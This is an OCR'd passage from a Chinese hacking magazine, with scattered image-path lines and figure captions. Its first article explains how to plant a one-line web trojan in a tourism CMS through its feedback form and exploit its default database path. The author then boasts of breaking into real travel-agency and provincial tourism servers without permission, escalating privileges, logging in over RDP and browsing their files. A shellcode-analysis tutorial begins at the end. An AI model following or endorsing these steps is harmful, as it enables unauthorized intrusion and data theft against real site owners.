


图6

快速秒杀GTS，轻取WebShell

最后介绍一个最简单、最快捷获取WebShell的方法。这套系统有一个留下意见的功能，实际上就是留言反馈，这就可以利用了。在这里写入加密的一句话木马，步骤很简单，如图7 所示。这种方法实际上可以说是秒杀了这套系统，直接写入木马用客户端连接就能得到WebShell，如图8所示。

网络实战

本地测试成功了，我又来到了网络战场，毕竟那里才是锻炼我们的好地方。我选中了河南焦作一家旅行社，这家旅行社在河南旅游网中做了二级目录，如




图7




图8

果拿下这个旅行社就等于拿下了河南旅游网。

首先看看默认的数据库地址有没有改，结果证明国内的安全形势不怎么样——没有改，如图9所示。那我就不客气了，直接用上面说的第三种方法搞定它，没有任何问题的拿到了WebShell，如图10所示。




图9




图10

再看看有没有Serv-U，结果Serv-U目录没有权限访问，再看PCAnywhere目录可有权限，结果成功下载了cif文件作为最后提权的希望，但还用不上。不死心之下，我用Shell自带的端口扫描器扫了下，结果发现3389和43958都是开放的，如图11所示。这下看到了希望，这台服务器开放的服务太多了，提权有望！

最后用Shell自带的ASP版提权成功！得到权限，连上3389，服务器沦陷。我进去看了看，发现服务器硬件配置很高，硬盘有5个分区，D、E都是232G，总的加起来估计有900G，海量的容量啊！按道理，每个分区都应该有很多空间，但只有几个G的剩余空间，我很好奇里面都有什么呢？打开一看才晓得里面有很多的电影和电视剧，我开始以为会不会有电影网站放在上面，结果找了一圈也没发现！我想到用FTP账户下载，但是我在网吧装FTP太麻烦！想到有很多新手朋友对WebShell的权限还不是很了解，我就简单地说一下。WebShell是以IIS来宾账户访问的，而这个账户属于Guests组，限制更多，所以权限是很低的！我想用WebShell（对盘符没有访问权限）下电影怎么办呢？现在只要右击鼠标，选择"安全"选项，将IUSER来宾账户赋予完全控制的权限就行了！如图12所示。这样，WebShell就有访问权限了！




图11





图12

总 结

这套系统在网络上使用的还是比较广泛的，很多旅游采用的都是这套系统。我后来又测试了安徽旅游网，结果拿下了WebShell，提权成功后，可惜终端连接时提示已经是最大允许数，所以就没再继续下去。不知大家有没有发现一个问题，如果把默认数据库地址改掉的话，我们就没有办法了！不过以目前国内网络安全来看，修改默认数据库的管理员还是不多的，再说系统默认数据库格式已经"很安全了"——/admin/database/#tourdata.asp！到这里，这套系统声称的种种脚本安全措施已经荡然无存，希望广大管理员看到文章能及时修补漏洞，以免造成危害！

适合读者：入侵爱好者
前置知识：汇编语言

菜鸟版Exploit编写指南之三十一：打造自己的ShellCode综合分析工具



文/图 H.S.T

仔细阅读本文，你将可以学到以下知识：

1）溢出初学者获取现成的ShellCode的常规方法；

2）WinHex、IDEMasm、Stud_PE、Windbg(VC)、IDA Pro等几款工具在ShellCode分析工作中的灵活搭配运用。

引 子

缓冲区溢出是一个很讲究学习方法的技术。对于初学者而言，先学会灵活使用各种分析工具，比相对生硬地从教程上学习ShellCode编写更容易上手和理解。面对现有的各种Exploit代码和漏洞攻击工具，我们采取的一般处理步骤如图1所示。本文主要介绍的是如何对ShellCode进行分析，因此，其他的就不赘述了。

